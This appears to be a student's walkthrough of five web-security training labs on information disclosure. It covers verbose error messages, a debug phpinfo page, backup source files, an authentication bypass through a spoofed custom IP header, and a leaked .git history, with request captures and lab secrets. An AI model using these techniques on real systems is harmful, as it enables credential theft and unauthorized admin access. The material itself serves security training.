

Information Disclosure

Table of Contents

1. Information disclosure in error messages	2
2. Information disclosure on debug page	3
3. Source code disclosure via backup files.....	4
4. Authentication bypass via information disclosure.....	6
5. Information disclosure in version control history.....	8

1. Information disclosure in error messages

Lab: Information disclosure in error messages



APPRENTICE



LAB

Not solved

This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.

Sol) Steps:

- 1) Go to the product page and change the value of the product Id to string value and you will get the version of the framework

```
request
Pretty Raw Hex Hackvortor
1 GET /product?productId="hehe" HTTP/1.1
2 Host: 0a460046030e7757c07e626b00fa00af.web-security-academy.net
3 Cookie: session=q0mavv9eLRDhR2bCeAnts5W0M0C0JnyE
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
  g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a460046030e7757c07e626b00fa00af.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40

response
Pretty Raw Hex Render Hackvortor
4
5 Internal Server Error: java.lang.NumberFormatException: For input string: "hehe"
6 at java.base/java.lang.NumberFormatException.forInputString(NumberFormatException:
  java:67)
7 at java.base/java.lang.Integer.parseInt(Integer.java:654)
8 at java.base/java.lang.Integer.parseInt(Integer.java:786)
9 at lab.s.r.c.r.B(Unknown Source)
10 at lab.c.nk.j.u.a(Unknown Source)
11 at lab.c.nk.e.j.n.A(Unknown Source)
12 at lab.c.nk.e.h.lambda$handleSubRequest$0(Unknown Source)
13 at w.e.f.r.v.lambda$null$3(Unknown Source)
14 at w.e.f.r.v(Unknown Source)
15 at w.e.f.r.lambda$uncheckFunction$4(Unknown Source)
16 at java.base/java.util.Optional.map(Optional.java:260)
17 at lab.c.nk.e.h.U(Unknown Source)
18 at lab.server.q.i.v.I(Unknown Source)
19 at lab.c.nk.x.I(Unknown Source)
20 at lab.server.q.i.e.n.j(Unknown Source)
21 at lab.server.q.i.e.t.k(Unknown Source)
22 at lab.server.q.i.l.z(Unknown Source)
23 at w.e.f.r.lambda$null$3(Unknown Source)
24 at w.e.f.r.v(Unknown Source)
25 at w.e.f.r.lambda$uncheckFunction$4(Unknown Source)
26 at lab.server.x.J(Unknown Source)
27 at lab.server.q.i.l.F(Unknown Source)
28 at lab.server.q.v.s.n(Unknown Source)
29 at lab.server.q.q.S(Unknown Source)
30 at lab.server.n.l(Unknown Source)
31 at lab.server.n.c(Unknown Source)
32 at lab.server.n.f(Unknown Source)
33 at w.e.v.q.n.H(Unknown Source)
34 at w.e.v.q.n.g(Unknown Source)
35 at w.e.v.q.n.run(Unknown Source)
36 at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecuto
  java:1136)
37 at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecu
  java:635)
38 at java.base/java.lang.Thread.run(Thread.java:833)
39
40 Apache Struts 2.3.31
```



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)

2. Information disclosure on debug page

Lab: Information disclosure on debug page



APPRENTICE



LAB

Not solved

This lab contains a debug page that discloses sensitive information about the application. To solve the lab, obtain and submit the `SECRET_KEY` environment variable.

Sol) Steps:

- 1) In the inspect I have found the location of Debug file

```
Elements Console Sources Network Performance Memc
</div>
</div>
<div>
  
  <h3>The Alternative Christmas Tree</h3>
  
  " $84.39 "
  <a class="button" href="/product?productId=19">View detai
</div>
<div>
  
  <h3>There's No Place Like Gnome</h3>
  
  " $28.83 "
  <a class="button" href="/product?productId=20">View detai
</div>
</section>
<!-- <a href="/cgi-bin/phpinfo.php?Debug">Debug</a> -->
</div>
</section>
</div>
</body>
</html>
```

I have found the secret key on accessing the file

Variable	Value
GATEWAY_INTERFACE	CGI/1.1
SUDO_GID	10000
REMOTE_HOST	100.15.118.230
USER	carlos
HTTP_SEC_CH-UA	"Chromium";v="107", "Not;A=Brand";v="24"
SECRET_KEY	onktxd8y52mmtyocarl5w2m86c98
HTTP_SEC_FETCH_USER	?1
QUERY_STRING	no value
HOME	/home/carlos
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
HTTP_UPGRADE_INSECURE_REQUESTS	1



Information disclosure on debug page

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

3. Source code disclosure via backup files

Lab: Source code disclosure via backup files



APPRENTICE

LAB

Not solved

This lab leaks its source code via backup files in a hidden directory. To solve the lab, identify and submit the database password, which is hard-coded in the leaked source code.

Sol) Steps:

- 1) The lab says hidden location and the first step is to look for is robots.txt directory which simply says the spider search not to look into that directory.
- 2) Robots.txt file shows a backup file

<https://0aa000f404d3e3e5c0cc23e200060030.web-security-academy.net/robots.txt>

User-agent: *

Disallow: /backup

Index of /backup

Name	Size
ProductTemplate.java.bak	1647B

3) Finally found the password

```
InputStream inputStream = new FileInputStream("input.txt");
InputStream defaultReadObject();

ConnectionBuilder connectionBuilder = Connection
    "org.postgresql.Driver",
    "postgresql",
    "localhost",
    5432,
    "postgres",
    "postgres",
    "o0bdeo9v7ldtkhzov44umpnhyt6q69gw"
).withAutoCommit();
try
{
```



Source code disclosure via backup files

[Back to lab description](#) >>


LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

4. Authentication bypass via information disclosure

Lab: Authentication bypass via information disclosure




This lab's administration interface has an authentication bypass vulnerability, but it is impractical to exploit without knowledge of a custom HTTP header used by the front-end.

To solve the lab, obtain the header name then use it to bypass the lab's authentication. Access the admin interface and delete Carlos's account.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

- 1) When I have tried to access `/admin`, I got a response saying it is only available for local users, so we have to find a way to do that




Admin interface only available to local users

- 2) I have used trace to view what all are appended and I see X-Custom-IP-
Authorization is been used with a specific ip address

Request	Response
<pre> 1 TRACE /admin HTTP/1.1 2 Host: 0ab0005504817b39c0901ef3000d0017.web-security-academy.net 3 Cookie: session=pRatr0D7C1xp3ftXZrDUz6uLPvVadM0A 4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Referer: https://0ab0005504817b39c0901ef3000d0017.web-security-academy.net/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Connection: close 18 19 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: message/http 3 Connection: close 4 Content-Length: 856 5 6 TRACE /admin HTTP/1.1 7 Host: 0ab0005504817b39c0901ef3000d0017.web-security-academy.net 8 Cookie: session=pRatr0D7C1xp3ftXZrDUz6uLPvVadM0A 9 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 10 Sec-Ch-Ua-Mobile: ?0 11 Sec-Ch-Ua-Platform: "Windows" 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://0ab0005504817b39c0901ef3000d0017.web-security-academy.net/ 20 Accept-Encoding: gzip, deflate 21 Accept-Language: en-US,en;q=0.9 22 Connection: close 23 X-Custom-IP-Authorization: 100.15.118.230 24 25 </pre>

- 3) If we replace this Ip with local Ip address then we can access the admin page, so to do that we will follow the below steps
- 4) Go to burpsuite->proxy->options->match and Replace->Add->replace
 - a. X-Custom-IP-Authorization: 127.0.0.1
- 5) We are simply replacing the ip with the local ip address when sending the request.



5. Information disclosure in version control history

Lab: Information disclosure in version control history



PRACTITIONER



LAB

Not solved

This lab discloses sensitive information via its version control history. To solve the lab, obtain the password for the `administrator` user then log in and delete Carlos's account.

Sol) Steps:

- 1) Generally version control is present in `/.git` location

Index of /.git

Name	Size
<branches>	
description	73B
<hooks>	
<info>	
<refs>	
HEAD	23B
config	152B
<objects>	
index	225B
COMMIT_EDITMSG	34B
<logs>	


2)My next step was to download it in my kali linux using the command

Wget -r {location} /.git

3)if not installed use git-cola

4)open git-cola and open the files you have recently downloaded

5)go to commit and click undo last commit and you will find admin.conf file which has the password as shown below



6)now login using administrator with that password and delete the user carlos.



Information disclosure in version control history

[Back to lab description >>](#)

LAB

Solved



Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)